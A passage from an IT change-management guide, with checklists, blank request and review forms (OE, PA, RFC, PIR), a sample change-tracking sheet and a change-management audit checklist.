5		Has an independent reviewer reviewed the change request to determine whether or not it is worth evaluation for action?
6		Has an estimate been developed for effort, cost, schedule, & resource?
7		Have the estimates been authorized by the CAB & Executive?
8		Have the estimates been communicated to the requestor?
9		If the change is denied, has the requester been notified?
		<i>The following steps are to be considered only if authorization was given.</i>
10		Has the change been incorporated into a project work plan?
11		Does the change require additional resources?
12		Does the change impact project schedules?
13		Has the work been performed to address the change?
14		Has the work been reviewed with all effected parties?
15		Has the change been validated to ensure correctness?
16		Have revisions been placed under configuration control?
17		Have the change and configuration records been updated?
18		Has the CAB been notified that the change has been implemented?
19		Have the change records been updated to reflect completion?
20		Has the requestor been informed of the final status?
21		Is a Post Implementation Review required?

### 13.5.3 Change Coordinator Checklist

Provided here is a quick checklist the Change Coordinator to evaluate the completeness of the Request For Change documentation. The checklist contains items to consider for reviewing change requests, and ensuring that deliverables and impacts are clearly defined.

It is important to note that this checklist is provided for a quick review of a single change, and not a detailed audit of the process itself. This is intended as a functional or tactical guide for the Change Coordinator only. Auditors may use this document, but will want to examine the associated procedures in more detail.

ID	Y/N	Items to consider
1		Does the RFC have any incomplete fields?
2		Has the change request been properly prioritized?
3		Are there other changes scheduled at or close to the selected implementation date?
4		Has a workaround been identified if the change is not approved?
5		Has an estimate been developed for effort, cost, schedule, & resource?
6		Is the implementation plan included?
7		Are the implementation plans clear?
8		Is the communication plan included?
9		Have alternatives been explored?
		<i>The following steps are to be considered only if authorization was given.</i>
10		Has the change been incorporated into a project work plan?
11		Does the change require additional resources?
12		Does the change impact other project schedules?
13		Has the work been reviewed with all effected parties?
14		Has the change been validated to ensure correctness?
15		Have revisions been placed under configuration control?
16		Have the change and configuration records been updated?
17		Has the CAB been notified that the change has been implemented?
18		Have the change records been updated to reflect completion?
19		Has the requestor been informed of the final status?
20		Is a Post Implementation Review required?

### 13.5.4 Change Control Auditing Tools

In order to measure change within an organization, it is recommended that auditing tools be implemented to:

- Enforce Change Management processes to increase service availability.
- Maximize system availability with rapid change diagnosis & remediation.
- Provide visibility across heterogeneous infrastructures.
- Swiftly identify authorized and unauthorized changes.
- Provide quick remediative rollback authorized & unauthorized changes.
- Focus remediation efforts when a change has undesired effects.
- Enhance security through notification of undesired changes.
- Enable pinpoint accuracy in identifying change when it occurs.
- Provide the means of instilling accountability for change.
- Identify who made a change, what change was made, when a change was made, and how a change was made.
- Verify that authorized changes are made correctly and completely.
- Deliver vital data for creating configuration libraries that enable verifiable system states, improving processes, capturing audit trails, and enabling forensics.
- Demonstrate regulatory compliance by reporting change status and process integrity across the IT infrastructure.

### 13.5.5 CMDB – Configuration Management DataBase

The CMDB is really a process enabler with huge architectural dimensions. Ideally it is a trusted, multi-dimensional and current view of inventory, configuration, topological, service, organizational, business and policy-related information to support a whole host of management disciplines, from change and configuration, to service assurance, to asset management, etc.

The CMDB does not have to scan the network and auto-update its configuration item content, however this can be a real time saver in larger environments. At a minimum, the CMDB should provide an import/export facility to allow for import of network and asset management tool reports, and output of current status reports.

### 13.5.6 Opportunity Evaluation Form

The following form has been used successfully at several companies. The OE is intended to clarify the problem, identify the stakeholders, outline the desired success factors, provide a rough estimate of effort, and gain approval to spend time researching solutions.

## Opportunity Evaluation (OE) Form

<b>OE #:</b>	
<b>Priority:</b>	
<b>Status:</b>	

### 1.0 Opportunity Summary:

<b>1.1 Title:</b>	(Provide the unique title of the opportunity to be evaluated)
<b>1.2 Owner/Manager:</b>	(Who will be responsible for developing this opportunity and plans?)
<b>1.3 Prime:</b>	(Who is the principal presenter?)
<b>1.4 Date Submitted</b>	

### 2.0 Statement of the Idea

<b>2.1 Describe the Issue/Concept:</b>
<b>2.2 Benefits to IT and the Business?</b>
<b>2.3 What is the Scope of this Idea? (Includes/Excludes)</b>
<b>2.4 Describe the Look of Success for this Idea</b>

### 3.0 Key Considerations

<b>3.1 Describe How this Aligns with the Current IT Strategy:</b>		
<b>3.2 What are the Potential Dependencies and Pre-Requisites that could Impact this Idea?</b>		
<b>3.3 Justify the Priority of this Idea</b>		
<b>3.4 What is the Risk of Not Pursuing this Idea?</b>		
<b>3.5 What are the Potential Impacts on the Organization?</b>		
<b>3.6 What Else needs to be Considered if this is Pursued?</b>		
<b>3.7 Actions for Next OE Meeting</b>		
	Assigned to:	
	Assigned to:	

	Assigned to:				
	Assigned to:				
	Assigned to:				
3.8 Required Attendees to Review this OE					
√	Name	Role	√	Name	Role

## 4.0 PA Phase Requirements

### 4.1 Resource Estimate to Complete PA Phase

<b>FTE Days</b>	
<b>PA Line items</b>	
<b>Special Resources (Detail)</b>	
<b>PA Considerations</b>	

### 4.2 Date of Initial PA Review Meeting

This OE is due back to the coordinator as a preliminary PA document by:

## 5.0 Approval to Proceed to PA Phase

Name	Role	Signature	Approval Date

### 13.5.7 Preliminary Analysis Form

The following form has been used successfully at several companies. It takes its input from the OE form, and is intended to expand the definitions started in the OE, scope the possible solutions, weigh the alternatives, provide a rough estimate of effort cost and resources, provide inputs towards a project plan, and to develop support for the final solution.

## Preliminary Analysis (PA) Form

<b>PA #:</b>	
<b>Priority:</b>	
<b>Status:</b>	

1.0 SUMMARY	
<b>1.1 Title:</b>	
<b>1.2 Owner:</b>	
<b>1.3 Driver:</b>	
<b>1.4 Date Submitted:</b>	

2.0 STATEMENT OF THE IDEA (Use OE as baseline)	
<b>2.1 Describe the Issue/Concept (from the OE)</b>	
<b>2.2 Benefits to IT and the Business – any additions?</b>	
<b>2.3 Scope of this Idea (Includes/Excludes) – any refinement?</b>	
<b>2.4 Look of Success for this Idea – any refinement?</b>	

3.0 OPTIONS	
<b>3.1 Potential Alternative Solutions - details overleaf</b>	

**3.2 Recommended Approach:**

**3.1 ALTERNATIVE #1:****Approach and Rationale****Pros:****Cons:****Specific Benefits, Impacts, Dependencies etc.****Implementation Approach****Training Requirements (User and IT)****Unknowns****3.1 ALTERNATIVE #2:****Approach and Rationale****Pros:****Cons:****Specific Benefits, Impacts, Dependencies etc.****Implementation Approach****Training Requirements (User and IT)****Unknowns**

**4.0 DETAIL FOR SELECTED OPTION****4.1 Deliverables****4.2 Project Initiatives****4.3 High Level Project Plan****4.4 Other Dependencies – In/Out****4.5 Costs for Completion****4.6 Quantified Payback** (Cost Avoidance, Headcount savings, HW/SW savings, Business benefits)**4.7 Key Success Criteria (What could cause this initiative to fail?)****4.8 Measures of Success****4.9 Any other comments/observations?****5.0 PA REVIEW****5.1 Actions for Next PA Review**

	Assigned to:		
	Assigned to:		
	Assigned to:		
	Assigned to:		
	Assigned to:		

**5.2 Estimate to Complete PA Phase**

<b>Original estimate</b>	
<b>Time expended to-date</b>	
<b>Estimate to complete (ETC)</b>	

**5.3 Required to Review this PA**

√	Name	Role	√	Name	Role

**6.0 PA Acceptance**

Name	Role	Signature	Approval Date

--	--	--	--

## 7.0 Approval to Proceed

Name	Role	Signature	Approval Date

### 13.5.8 RFC – Request For Change Form

The following form is an adaptation of a form that I designed and used successfully at several companies. Note that it is broken up into sections. Each section should be complete and accurate, and additional documents should be attached to support the change as required. I have used a spreadsheet rather than a word document so as to aid in reference linking and auto-calculations in certain fields marked in light blue.

DATE		REQUEST FOR CHANGE		RFC#	
1.0	Change Summary:				
1.1	Change Title:				
1.2	Project Title (if any):				
1.3	Submitted by:		1.4	Change Owner	
1.5	Date Submitted:		1.6	Related RFC's	
1.7	Major Stakeholder:		1.8	Stakeholder Signoff:	
1.9	Submitted For:				
1.10	Change Type:				
1.11	Requested Date:		1.12	Approved Date:	
1.13	Requested Time:		1.14	Approved Time:	
1.15	Estimated Duration:				
1.16	Urgency:				
1.17	Impact:				
1.18	Risk:				
		Class:	0		

<b>2.0 What is the Purpose of the Change?</b>		
<b>2.1</b>	<b>Describe the Issue/Concept:</b>	
<b>2.2</b>	<b>Incident References:</b>	
<b>2.3</b>	<b>Problem References:</b>	
<b>2.4</b>	<b>OE/PA/SA References:</b>	
<b>3.0 Review of Alternative Solutions and Recommendation</b>		
<b>3.1</b>	<b>Describe the Alternative Solutions Available:</b>	
<b>A</b>		
<b>B</b>		
<b>C</b>		
<b>3.2</b>	<b>Recommended Solution and Justification:</b>	
<b>3.3</b>	<b>Benefits to the Business:</b>	
<b>3.4</b>	<b>Benefits to IT:</b>	

<b>4.0</b>	<b>How will we implement this change?</b>	
<b>4.1</b>	<b>High Level Description:</b>	
<b>4.2</b>	<b>Technical Approvals:</b>	
	<b>Reviewer Requested</b>	<b>Manager's Signature</b>
		<b>Approvals</b>
<b>4.3</b>	<b>Required Change Notes:</b>	
	<b>Reviewer</b>	<b>Notes</b>
<b>4.4</b>	<b>List of Configuration Items:</b>	

<b>5.0 Readiness Checklist</b>		
5.1	Project Plan Attached?	
5.2	Test Plan Attached?	
5.3	Back Out Plan Attached?	
5.4	Communications Plan?	
5.5	Security Requirements?	
5.6	Logistical Requirements:	Travel Food Lodging Staff
5.7	Cost Estimates	
5.8	Support Procedures	
5.9	Technical Documentation	
5.10	Update Others	
5.11	Emergency Procedures	
<b>6.0 Impacts &amp; Risks</b>		
6.1	Potential Impact/Risk:	Mitigating Actions:
A		
B		
C		
D		
E		
F		

<b>7.0</b>	<b>Communication Planning</b>									
<b>7.1</b>	<b>Draft of PRE-Implementation Communication to Clients:</b>									
	<p>Note: Your Communication should address each of the following topics.</p> <table border="0"> <tr> <td>What is the Client Win?</td> <td>How does the Client Prepare?</td> </tr> <tr> <td>What will be Different?</td> <td>Will there be an Outage? How Long?</td> </tr> <tr> <td>When will it Happen?</td> <td>Who Do I Call for more Information?</td> </tr> <tr> <td>How will the Client know the Change is Complete/Successful?</td> <td></td> </tr> </table>		What is the Client Win?	How does the Client Prepare?	What will be Different?	Will there be an Outage? How Long?	When will it Happen?	Who Do I Call for more Information?	How will the Client know the Change is Complete/Successful?	
What is the Client Win?	How does the Client Prepare?									
What will be Different?	Will there be an Outage? How Long?									
When will it Happen?	Who Do I Call for more Information?									
How will the Client know the Change is Complete/Successful?										
<p>IT is committed to continuous improvement, and in that effort is bringing the benefits of XXXXXXXX to the firm.          This will allow you to &lt;FEATURE&gt;. In order to meet this objective, Toronto IT will take action to expedite delivery of this important initiative and to address a number of concerns expressed by you, our client.          The &lt;XXXXXX&gt; system will be unavailable on &lt;WEEKDAY&gt; &lt;MONTH DATE, YEAR&gt; from &lt;HH:MM&gt; am/pm to &lt;HH:MM&gt; am/pm.          Should you have questions or require assistance, please call the Service Desk at ext. ????.          Your request will be forwarded to the appropriate resource.</p> <table border="1"> <tr> <td>Communication Format:</td> <td>(Generally e-mail Broadcast)</td> </tr> <tr> <td>Sender:</td> <td></td> </tr> <tr> <td>Date to be Sent:</td> <td></td> </tr> </table>			Communication Format:	(Generally e-mail Broadcast)	Sender:		Date to be Sent:			
Communication Format:	(Generally e-mail Broadcast)									
Sender:										
Date to be Sent:										
<b>7.2</b>	<b>Draft of POST-Implementation Communication to Clients:</b>									
	<p>Note: Your Communication should address each of the following topics.</p> <table border="0"> <tr> <td>What is the status of the change?</td> <td>What will be Different?</td> </tr> <tr> <td>What is the Client Win?</td> <td>Who Do I Call for more Information?</td> </tr> </table>		What is the status of the change?	What will be Different?	What is the Client Win?	Who Do I Call for more Information?				
What is the status of the change?	What will be Different?									
What is the Client Win?	Who Do I Call for more Information?									
<p>IT has completed its implementation of &lt;XXXXXXX&gt; to the firm. This will allow you to &lt;FEATURE&gt;.          You will notice a new icon on your desktop. &lt;EXAMPLE ICON&gt; This is your &lt;XXXXXX&gt; application.          Launching it will bring up the &lt;XXXXXX&gt; for use.          Should you have questions or require assistance, please call the Service Desk at ext. ????.          Your request will be forwarded to the appropriate resource.</p> <table border="1"> <tr> <td>Communication Format:</td> <td>(Generally e-mail Broadcast)</td> </tr> <tr> <td>Sender:</td> <td></td> </tr> </table>			Communication Format:	(Generally e-mail Broadcast)	Sender:					
Communication Format:	(Generally e-mail Broadcast)									
Sender:										

Date to be Sent:			
<b>8.0</b>	<b>Service Desk Alert - Change Summary:</b>		
8.1	Change Title:		
8.2	Project Title (if any):		
8.3	Submitted by:		
8.4	Change Owner		
8.5	<b>Change Type:</b>		
8.6	Approved Date:		
8.7	Approved Time:		
8.8	Estimated Duration:		
<b>9.0</b>	<b>What is the Purpose of the Change?</b>		
9.1	Purpose:		
9.2	Incident References:		
9.3	What clients may experience:		
9.4	What to tell clients		

<b>10.0</b>	<b>Approval To Build</b>		<b>Signature</b>	<b>Date</b>	<b>Name</b>
	10.1	IT Manager – Technical Approval			
	10.2	Change Manager – CAB Approval			
	10.3	Executive Approver – Executive Approval			
	10.4	Approval Notes			
<b>11.0</b>	<b>Approval To Deploy</b>		<b>Signature</b>	<b>Date</b>	<b>Name</b>
	11.1	IT Manager – Technical Approval			
	11.2	Change Manager – CAB Approval			
	11.3	Executive Approver – Executive Approval			
	11.4	Approval Notes			
<b>12.0</b>	<b>Post Implementation Review</b>				
	12.1	Was the change deployed successfully?			
	12.2	Lessons Learned			



**13.5.9 PIR - Post Implementation Review Form****Post Implementation Review (PIR) <sup>v1.0</sup>**

Effective &lt;DATE&gt;

<b>RFC:</b>	
<b>Priority:</b>	
<b>Status:</b>	

**1.0 Related RFC Information**

<b>1.1 Change Title:</b>			
<b>1.2 Project Title (if any):</b>			
<b>1.3 Submitted by:</b>			
<b>1.4 Change Owner:</b>		<b>1.5 Implementer:</b>	
<b>1.6 Type:</b>			
<b>1.7 Deployment Date/Time:</b>			

**2.0 Participants – Who was involved with Planning/Deploying this Change?****2.1 List Participants:****3.0 Sequence of Events****3.1 Detail the Timeline of Events:****3.2 Where any Significant Other Changes/Activities Occuring in Parallel:****3.3 Impact to the Business Caused by the Failure of this Change:****3.4 Impact to IT:****4.0 Outcomes**

**4.1 Was the Change Backed Out?**

**4.2 Was the Plan Followed?**

**4.4 Were Configuration Items Affected Properly Identified?**

**5.0 Areas for Improvement**

5.1	Implementation Plan	
5.2	Test Plan	
5.3	Back out Plan	
5.4	User Involvement	
5.5	Communication (Users, IS Management Team, Help Desk)	
5.6	Security	
5.7	Resources (Skills, Availability)	
5.8	Environment (Heat, Fire, Power, Access, Space)	
5.9	Technical Documentation (Physical/Logical Architecture)	
5.10	Written Support Procedures	
5.11	Cost Estimates	
5.12	Emergency Procedures Updates Completed	

**6.0 Approval of Findings**

Name	Role	Signature	Date
	IT Manager Technical Approval		
	Change Manager CAB Approval		
	Executive Approval		

### 13.5.10 MASTER CHANGE TRACKING FORM

This form is used to track RFC's through the Change Request Lifecycle. It should be used in the absence of a database. The header section (below) defines the appropriate lookup table data and definitions for clarity. A spreadsheet is used, providing lookup tables and drop-down lists to ensure consistency and ease reporting. The portion below is usually hidden from view and referred to as needed only for clarification.

Status	Description: Current Status of an RFC within the Change Process	Approved projects	Approved Owners	Outcome Codes
Reserved	The Change Request is incomplete, but the number has been assigned for Master Scheduling purposes	Desktop	Comms Manager	Cancelled Deployment
Logged	The Change Request has been Accepted and will be Reviewed at the next CAB meeting	Development	Desktop Manager	Successful Deployment
Incomplete	Returned to Originator due to incomplete information	Doc Mgmt	Dev Manager	Pre-deployment Failure
CAB Approved to Build	The Change Request has been Reviewed and Approved by CAB to Build the Change	Accounting Upgrade	Network Manager	Deployed with Incident
Exec Approved to Build	Executive has approved the Request for Change to be Built	Infrastructure	Project Manager	Failed Deployment
Rejected	The Change Request has been Rejected and Returned to the Submitter	Network	Security Manager	Post Deployment Failure
Deferred	Decision have been deferred pending the Initiator responding to questions from CAB	Operations	ServiceDesk Manager	
CAB Approved to Deploy	The Change (Deployment) Request has been Reviewed and Approved by CAB to Deploy the Change	Security		
Exec Approved to Deploy	Executive has approved the Deployment	Service Enhancement		
Failed	The Change Request was not deployed successfully/immediate testing proved Change did not meet objectives	Network Upgrade		
XFR to OE	This item has been transferred to the SDLC Process as an OE			
Cancelled	This item has been cancelled and cannot be re-initiated without a new RFC			
Closed	The Change Request has been Implemented and a CAB Review completed			

Type	Description: Attributes of the Change that Impact the Approval Process	Approval Requirements
Standard	A regularly recurring type of change with limited impact. Usually a routine or simple task with very limited impact and risk.	Change Manager
Minor	A non-recurring change with limited impact.	Change Manager
Major	A non-recurring change with potentially significant impact. Currently all infrastructure change is considered major	CAB Team
Enterprise	A non-recurring type of change with business cost/impact beyond the scope of CAB to approve	Executive
Emergency	A Major Production Service is down with no workaround, or will be down with no workaround before the next CAB meeting	Change Manager / Executive

This section, directly below the header, is used to input tracking data and to generate reports. Use pivot tables to extract the reports you require. You can link the fields in completed RFC's to automate the update process, saving the need to repetitively type items into this sheet. In this example, procedural formatting is used to highlight change requests that are overdue for updates and do not have a status of "closed". They will appear in red.

#### RFC Listing

RFC #	Submit	Description	Project	Owner	Type	Status	Request Deploy Date	Request Deploy Time	Next Update Due:	Outcome	Date Closed	Year	Month	13.5.10.1.	Open RFC Age (Days)	# Days Open (Clos
1	01-Jan-04	FTP Server Move	Doc Mgmt	Project Manager	Major	Closed	08-Jan-04	9:00:00 AM		Successful Deployment	15-Jan-04	2004	1	Closed	0	14
2	02-Jan-04	TAX-CD Tower Shutdown	Network Upgrade	Network Manager	Major	Deferred	09-Jan-04	10:00:00 AM		Cancelled	12-Jan-04	2004	1	Closed	0	10
3	03-Jan-04	Kayak Print Servers Physical Move	Network	Network Manager	Major	Cancelled	10-Jan-04	11:00:00 AM		Cancelled	14-Jan-04	2004	1	Closed	0	11
4	04-Jan-04	UL/DL Standardization/Optimization	Network Upgrade	Network Manager	Major	Closed	11-Jan-04	2:00:00 PM		Successful Deployment	18-Jan-04	2004	1	Closed	0	14
5	05-Jan-04	PIX Firewall Implementation	Security	Security Manager	Major	Closed	12-Jan-04	10:00:00 PM		Successful Deployment	19-Jan-04	2004	1	Closed	0	14
6	06-Jan-04	Fire Extinguisher & Emergency Flashlight Installation	Security	Security Manager	Major	Cancelled	13-Jan-04	11:00:00 PM		Cancelled	17-Jan-04	2004	1	Closed	0	11
7	26-Feb-04	Archive Data on SAN Disk Array	Operations	Network Manager	Major	Exec Approved to Build	04-Mar-04	2:00:00 PM				2004	3	Open	712	0
8	10-Mar-04	SAN disk array maintenance	Operations	Network Manager	Major	Closed	17-Mar-04	2:00:00 PM		Successful Deployment	24-Mar-04	2004	3	Closed	0	14
9	11-Mar-04	Update DNS for www.somesite.com	Operations	Network Manager	Major	Exec Approved to Deploy	18-Mar-04	2:00:00 PM				2004	3	Open	698	0
10	12-Mar-04	319th floor Cutover - Miscellaneous Items	Network Upgrade	Project Manager	Major	Exec Approved to Deploy	19-Mar-04	2:00:00 PM				2004	3	Open	697	0
11	13-Mar-04	Domain Migration	Network Upgrade	Network Manager	Major	Closed	20-Mar-04	2:00:00 PM		Successful Deployment	27-Mar-04	2004	3	Closed	0	14
12	23-Mar-04	FileShare server restart	Operations	Network Manager	Major	Closed	30-Mar-04	2:00:00 PM		Successful Deployment	06-Apr-04	2004	3	Closed	0	14

In a database environment, report generation is easier and much richer. You can use spreadsheets to get started, but I must restate that a Configuration Management DataBase is a **requirement** in a large or busy environment, and highly recommended for all others.

## 13.6 AUDITING CHANGE MANAGEMENT

### 13.6.1.1 DESCRIPTION OF THE AUDIT AREA

Change Management is the process by which changes are planned, scheduled, applied, tested, accepted, distributed, and tracked within the production environment.

The process can involve the development, conversion, or modification of new or existing systems or code. Change activities can impact a unit's ability to provide critical data processing and information delivery services to an organization and can interrupt the organization's ability to do business.

It is necessary that each change be controlled throughout its life cycle, from discovery, development, authorization and implementation, and integrated into the production environment in a systematic and controlled manner.

The primary objective of Change Management is to maintain the integrity and reliability of the production environment, while introducing approved changes.

### 13.6.1.2 AUDIT OBJECTIVES

Address all activities that will result in changes to the production environment, regardless of the source of the change. Activities include application and system development and modification, telecommunications, network system including changes to option settings on servers, line equipment including but not limited to changes in options, additions, and vendor supplied software modifications and upgrades.

The following are minimum procedures that can be used to satisfy the attainment of the audit objectives. The bold-type procedures represent core issues that should be included in audit coverage of the Change Management area in every risk cycle. The subsequent indented procedures are suggested steps that may be taken in order to meet the criteria established in the core issues. Additional procedures may be added to this program as necessary. Procedures to review controls are not included in this program.

### 13.6.1.3 AUDIT SCOPE

The scope of the Change Management Audit includes:

1. Review of documentation, policies and procedures regarding the change management process.
2. Evaluation of the Change Management Process, including change initiation, development, modification of applications and systems, testing, Quality Assurance, migration to production, back-up and recovery.
3. Information security access restrictions to staging, testing, Quality Assurance, and production libraries.

#### 13.6.1.4 PRELIMINARY DELIVERABLES

- A. Audit Checklist
- B. Organization Chart
- C. Process flowcharts and system narratives.
- D. Naming conventions in use for systems and directory structures.
- E. Naming conventions for system software, executable, parameter and command language libraries and directories.
- F. A report listing the total number of changes during time period under review:
  - 1. Application: emergency & non-emergency
  - 2. Non-application: emergency & non-emergency.
- G. Samples of all change management logs and forms.
- H. Current vendor documentation for any system or software item in use.

### 13.6.1.5 SAMPLE AUDIT CHECKLISTS

#### 13.6.1.5.1 INDIVIDUAL CHANGE REQUEST AUDIT CHECKLIST

ITEM	Y/N	DESCRIPTION
1		Has a change request been filed by a member of IT, a project team, or by a stakeholder?
2		Have stakeholders been identified?
3		Have stakeholders signed off on the need, the plan and any outages?
4		Has the change request been fully documented?
5		Has the change request been prioritized?
6		Has an approach been identified to handle the change?
7		Has a workaround been identified if the change is not implemented?
8		Has an independent team or member (not the originator) reviewed the change request?
9		Has an estimate been developed of effort, cost, schedule, and resources been determined?
10		Have the estimates been evaluated and authorized by a Change Advisory Board or other authority?
11		Have the results of the above evaluation been communicated to the requestor?
12		If the change is denied, has the requester been notified?
13		Has the work been performed to address the change?
14		Has the work been reviewed with all effected parties?
15		Have the associated verification activities been performed to ensure correctness?
16		Have revisions been placed under configuration control?
17		Have the change request records been updated to document the changes made?
18		Has the Change Advisory Board been notified that the change has been completed?
19		Have the change request records been updated to reflect completion status?

## 13.6.1.5.2 COMMUNICATION PLANNING CHECKLIST

Y/N	Due Date	Deliverables/Tollgates	Comments/Relevant Filenames
		Have you prepared an elevator speech?	A quick 2 minute summary of the change and its benefits.
		Do you understand how the overall objectives tie into the project?	Prepare communication explaining the linkages.
		Have you prepared a communication regarding previous activities and how they relate to this initiative?	This helps the end user understand how this change relates to other initiatives
		Have you verified whether external players or systems need to be addressed as part of the strategy?	If yes, prepare communication and mailing strategy as part of the plan
		Have you defined the list of Stakeholders and Resistors and developed a plan to address?	Audience Analysis and Resistance Tracking
		Have you determined a regular interval for communication?	Think carefully about the interval, as there must be enough substance to communicate. Then stick to the promise!
		Have you determined the preferred channels of communication?	E-mail, voicemail, face-to-face, etc.
		Have you determined a means to answer follow-up questions after communications go out?	Email, Question Box or shared network file folder, etc.
		Have you determined a process for follow-up communications?	Select an owner to gather and compile input for communications
		Have you held a kick-off meeting?	Clarify the objectives, roles, timelines, and build excitement.
		Have you identified a theme, system name, training theme that should be incorporated into the communication and training plans?	

**13.6.1.5.3 CHANGE MANAGEMENT AUDIT CHECKLIST**

This form provides an audit checklist for an internal or external auditor to evaluate the Change Management process, end to end.

I. DOCUMENTATION, POLICIES AND PROCEDURES					Date	Initial	Pass	Fail	Comment
<b>Objective:</b>									
To ensure a formally documented change management process exists and is maintained to reflect the current process.									
<b>Risk/Exposure:</b>									
Lack of a formal change control process could result in the delivery of inconsistent and unreliable products.									
<b>Tests:</b>									
1.1 Determine if a change management process exists and is formally documented.									
1.2 Determine that each critical application & system has an assigned owner									
1.3 Determine if change management operations has a current, comprehensive list of systems and system owners.									
1.4 Obtain a copy of the change management procedures and verify that they include:									
a Accountability for managing and coordinating changes;									
b The change management flows within the organization;									
c The change management responsibilities of each organizational function;									
d The deliverables from each organizational component;									
e Specific timetables for scheduling and reviewing planned changes;									
f Specific timetables for the retention of historical records;									
g Handling procedures for all changes, including change back-outs;									
h The circumstances when normal change management controls can be waived, and the methodology to be followed in those situations.									
1.5 Determine the process used to identify & update documentation as a result of the change(s) made.									
1.6 Determine if a process exists to maintain the change management procedures.									

II. CHANGE INITIATION AND APPROVAL					Date	Initial	Pass	Fail	Comments
<b>Objective:</b>									
To ensure change requests are properly initiated and approved.									
<b>Risk/Exposure:</b>									
Unauthorized changes could result in unpredictable business solutions that would not meet the users' requirements.									
<b>Tests:</b>									
2.1 Verify a methodology is used for initiation and approval of changes.									
2.2 Ensure the request form includes the following minimal information:									
a Name of requester									
b Requester's signature									
c Reason for change									
d List of modules that need to be changed									
e Supervisor's name									
f Supervisor's approval (approved by someone above the requester).									
g Project Plans									
h Backout Plans									
i Communication Plans									
2.3 Determine if priorities are assigned to change requests.									
2.4 Ensure estimated time of completion and costs are communicated.									
2.5 Is there a process to control and monitor change requests?									
2.6 Determine through trend analysis if there are systems that have an unusually high number of changes, which could suggest other issues.									

III. MODIFICATION & DEVELOPMENT					Date	Initial	Pass	Fail	Comments
<b>Objective:</b> Ensure modification, development and testing is performed in a segregated, controlled environment (separate from quality assurance (QA) and production).									
<b>Risk/Exposure:</b>  Modification, development and testing may adversely affect other systems if not performed in a segregated, controlled environment.									
<b>Tests:</b>									
3.1 Ensure all changes are applied to a copy of the latest <u>production version</u> of the system or application.									
3.2 Verify the separate from testing quality assurance, and production.									
3.3 For software development, determine if more than one programmer can check out programs simultaneously. Verify a process exists to support concurrent development.									
a Does the change management software have a checkout feature?									
b Is the feature used?									
c If the feature is not used, how are simultaneous checkouts controlled?									
3.4 Determine if a version control process exists to ensure the correct module was copied from production.									
3.5 Determine how the programmer is made aware of all the modules that need to be changed.									
3.6 Ensure history records are kept of code check-ins/outs, and deletions, which are made to the production library. Determine if a work order number is associated with the history record (this should be traceable back to the initial request).									
3.7 Verify a process exists that requires Programming Management to review the source documentation or code [if applicable] to ensure changes are appropriate and meet the departments programming and documentation standards.									

IV. TESTING AND ACCEPTANCE					Date	Initial	Pass	Fail	Comments
<b>Objective:</b> To ensure changes made to applications and systems are adequately tested before being placed into a production environment.									
<b>Risk/Exposure:</b> Lack of (or inadequate) testing could result in the migration of unauthorized of applications and systems into production.									
<b>Tests:</b>									
4.1 Verify testing is performed in a separate controlled lab environment.									
4.2 Determine how the subject (code or system) is moved into the testing QA environment.									
4.3 Determine who moves the subject into the testing QA environment.									
4.4 Determine a process exists to "freeze" the subject once migrated into the testing quality assurance environment. This ensures no further changes can be made while awaiting User acceptance.									
4.5 Determine to what extent the User is involved in the testing process (e.g., preparation of tests and data).									
4.6 Ensure the test results are reviewed and approved by the User. Verify the method of User acceptance (e.g., verbal, written).									
4.7 Determine that any changes resulting from user testing triggers a complete re-testing of the system.									
4.8 Verify the existence of back-out procedures. These procedures should outline the process used to back out of the testing QA region, in the event the User does not approve the original changes and additional modifications are necessary.									
4.9 Ensure a process exists to document problems encountered during this phase of the change methodology. Determine how problems are followed-up and resolved.									

V. IMPLEMENTATION						Date	Initial	Pass	Fail	Comments
<b>Objective:</b> To ensure only authorized and approved systems and software are moved into production.										
<b>Risk/Exposure:</b> Unauthorized systems and software migrated into production could adversely impact the production environment.										
<b>Tests:</b>										
5.1	Verify procedures exist to ensure the approved subject from the test environment is the version moved into production.									
5.2	Determine who is responsible for migration of the subject into production.									
5.3	Determine how the subject is implemented into the production environment.									
5.4	Verify the existence of back-out procedures. These procedures should outline the process used to back out of production and reinstall the most recent version of the code or replacement system.									
5.5	Determine if a process exists to reconcile changes scheduled for implementation to those changes actually implemented. Verify who performs this process and how often the process takes place.									

VI. NON-EMERGENCY CHANGE MANAGEMENT COMPLIANCE					Date	Initial	Pass	Fail	Comments
<b>Objective:</b> To verify changes are properly authorized and adhere to the established change control methodology.									
<b>Risk/Exposure:</b>  Lack of a change control process could result in un-tested and unauthorized migration of code or systems into production. This could result in delays in production processing, customer dissatisfaction and adversely affect application processing to produce unintended results.									
<b>Tests:</b>									
6.1	Select a sample of non-emergency changes (application/system) that have occurred during the period of review.								
6.2	Using the sample selected, verify the following:								
a	All changes have been formally initiated, completely documented, and approved by the system owner(s).								
b	All changes have documentation stating the subject is ready to be moved from development to testing/QA with the authorized approvals.								
c	All changes have documentation stating that they have been received and reviewed by a QA type function and approved by the User prior to installation into production.								
d	Review User test documentation for adequacy and proper signoff.								
e	Documentation exists showing a source comparison was performed prior to installation into production ensuring consistency between source and object code (if applicable).								

VII. EMERGENCY CHANGE MANAGEMENT					Date	Initial	Pass	Fail	Comments
<b>Objective:</b> To ensure a process exists to control and supervise changes made in an emergency situation.									
<b>Risk/Exposure:</b> Lack of an emergency change process could result in the unauthorized migration of code or systems into production. This may result in delays in production processing, and customer dissatisfaction.									
<b>Tests:</b>									
7.1 Determine if a process exists to control and supervise emergency changes.									
7.2 Determine the use of emergency user IDs. If emergency changes are made through the use of emergency IDs, ensure a process exists to enable and disable them (at a minimum 2 people should be involved in this process - if it is not automated).									
7.3 Ensure an audit trail exists of all emergency ID usage and that it is independently reviewed.									
7.4 Ensure emergency changes are approved by appropriate levels of management, prior to implementation into production.									
7.5 Determine that procedures require that emergency changes are supported by appropriate documentation (e.g., evidence of management approval, code review) within one business day after the emergency is resolved.									
7.6 Verify a list of Business/Operations Management allowed to approve emergency changes exists. Programmers should not be able to initiate emergency changes.									

7.7	Determine if the approval of Business/Operations Management is required prior to the implementation of an emergency change.					
7.8	Ensure back-out procedures exist. These procedures should outline the process used to back out of the production environment.					
7.9	Determine the number of emergency changes made during the audit period under review. Analyze the volume of emergency access requests and determine if it appears to be excessive.					
7.1	Determine if emergency fixes are closed out in a reasonable amount of time.					
<b>VIII. EMERGENCY CHANGE MANAGEMENT AUDIT COMPLIANCE</b>		<b>Date</b>	<b>Initial</b>	<b>Pass</b>	<b>Fail</b>	<b>Comments</b>
<b>Objective:</b> To ensure a process exists to control and supervise changes made in an emergency situation.						
<b>Risk/Exposure:</b> Lack of a process to control emergency changes could result in unauthorized changes being moved into production. This may adversely affect production processing, and result in customer dissatisfaction.						
<b>Tests:</b>						
